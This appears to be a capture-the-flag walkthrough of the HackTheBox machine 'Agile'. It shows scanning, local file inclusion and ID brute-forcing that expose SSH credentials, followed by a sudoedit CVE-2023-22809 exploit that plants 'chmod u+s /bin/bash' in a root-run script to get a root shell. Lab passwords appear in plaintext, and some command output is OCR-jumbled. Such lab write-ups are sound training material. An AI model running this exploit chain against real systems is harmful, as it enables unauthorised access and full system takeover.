
Agile



Reconnaissance & Scanning

Port Scanning

```
# nmap -n -sS -Pn -p- --min-rate 5000 -oN ports 10.129.142.114
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-28 13:00 EDT
Nmap scan report for 10.129.142.114
Host is up (0.082s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Version and Default scripts scan

```
# nmap -sCV -T4 -oN version -p 22,80 10.129.142.114
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-28 13:01 EDT
```

HTTP (Port 80)

Add superpass.htb to /etc/hosts


```
echo '10.129.142.114 superpass.htb' >> /etc/hosts
```

Access to the website




Vulnerability assessment & Exploitation

Click on login and register an account




Add a password and check burpsuite



Send the request to the repeater and perfom LFI (Local File Inclusion)


Force error to read useful information

Check the file source code



hackthebox.com 0xdf 762b430d32eea2f12970

Bruteforce the id with burpsuite to the directory /vault/edit_row



SSH with the credentials for the user with id=8

agile corum 5db7caa1d13cc37c9fc2

```
# ssh corum@superpass.htb
corum@superpass.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

* Documentation: https://help.ubuntu.com
  * Management: https://landscape.canonical.com
  * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Fri Jul 28 18:34:32 2023 from 10.10.16.28 corum@agile:~\$ ls user.txt

Privilege Escalation

Check /etc/hosts

```
corum@agile:/etc$ cat /etc/hosts

127.0.0.1 localhost superpass.htb test.superpass.htb

127.0.1.1 agile

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback

fe00::0 ip6-localnet

ff00::0 ip6-mcastprefix

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters
```

Check the local ports which are listening


```
corum@agile:~$ netstat -tulp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
                                        Foreign Address
Proto Recv-Q Send-Q Local Address
                                                               State
PID/Program name
         0
               0 0.0.0.0:ssh
                                        0.0.0.0:*
tcp
                                                               LISTEN
         0 0 localhost:domain
                                       0.0.0.0:*
                                                               LISTEN
tcp
               0 0.0.0.0:http
                                        0.0.0.0:*
                                                               LISTEN
tcp
        0
               0 localhost:5555
tcp
         0
                                        0.0.0.0:*
                                                               LISTEN
        0
               0 localhost:mysql
                                       0.0.0.0:*
                                                               LISTEN
tcp
               0 localhost:33060
         0
                                        0.0.0.0:*
                                                               LISTEN
tcp
tcp
          0
                0 localhost:41829
                                        0.0.0.0:*
                                                               LISTEN
```

tcp	0	0 localhost:46045	0.0.0.0:*	LISTEN	-
tcp	0	0 localhost:5000	0.0.0.0:*	LISTEN	-
tcp6	0	0 [::]:ssh	[::]:*	LISTEN	-
tcp6	0	0 ip6-localhost:46045	[::]:*	LISTEN	-
udp	0	0 localhost:domain	0.0.0.0:*		-
udp	0	0 0.0.0.0:bootpc	0.0.0.0:*		


Run ssh with local port forwarding option

```
# ssh corum@superpass.htb -L 8080:localhost:5555
```

Check the website



Create a user again and check the directory /vault/row/1



agile edwards d07867c6267dcb5df0af

SSH as edwards

```
# ssh edwards@superpass.htb
edwards@superpass.htb's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-60-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

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Last login: Thu Mar 2 10:28:51 2023 from 10.10.14.23

Run sudo -1

edwards@agile:~\$

```
edwards@agile:~$ sudo -1
[sudo] password for edwards:
Matching Defaults entries for edwards on agile:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/s
nap/bin, use_pty

User edwards may run the following commands on agile:
    (dev_admin : dev_admin) sudoedit /app/config_test.json
    (dev_admin : dev_admin) sudoedit /app/app-testing/tests/functional/creds.txt
```

Use sudoedit in both files as user dev admin

```
edwards@agile:~$ sudoedit -u dev_admin /app/config_test.json
```

```
GNU nano 6.2 /var/tmp/config_testXXQkKoUU.json

"SQL_URI": "mysql+pymysql://superpasstester:VU08A2c2#3FnLq3*a9DX1U@localhost/superpasstest"
}
```

edwards@agile:~\$ sudoedit -u dev_admin /app/apptesting/tests/functional/creds.txt

```
GNU nano 6.2 /va
edwards:1d7ffjwrx#$d6qn!9nndqgde4
```

Check the vulnerability for sudoedit CVE-2023-22809. Check services running with pspy64

```
2023/07/28 20:41:01 CMD: UID=0 PID=26332 | /usr/sbin/CRON -f -P 2023/07/28 20:41:01 CMD: UID=0 PID=26331 | /usr/sbin/CRON -f -P 2023/07/28 20:41:01 CMD: UID=0 PID=26333 | /bin/bash -c source /app/venv/bin/activate 2023/07/28 20:41:01 CMD: UID=0 PID=26334 | /usr/sbin/CRON -f -P 2023/07/28 20:41:01 CMD: UID=1001 PID=26336 | date 2023/07/28 20:41:01 CMD: UID=1001 PID=26335 | /bin/bash /app/test_and_update.sh 2023/07/28 20:41:01 CMD: UID=1001 PID=26338 | /bin/bash /app/test_and_update.sh 2023/07/28 20:41:01 CMD: UID=1001 PID=26338 | /bin/bash /app/test_and_update.sh 2023/07/28 20:41:01 CMD: UID=1001 PID=26337 | ps auxww
```

Follow the exploit

```
edwards@agile:~$ export EDITOR='vim -- /app/venv/bin/activate'
edwards@agile:~$ sudo -u dev_admin sudoedit /app/config_test.json
```

Add the command to use at the beginning

```
# This file must be used with "source bin/activate" *from bash*
# you cannot run it directly
chmod u+s /bin/bash
```

Wait a bit and run bash -p

```
edwards@agile:~$ bash -p
edwards@agile:~# whoami
root
```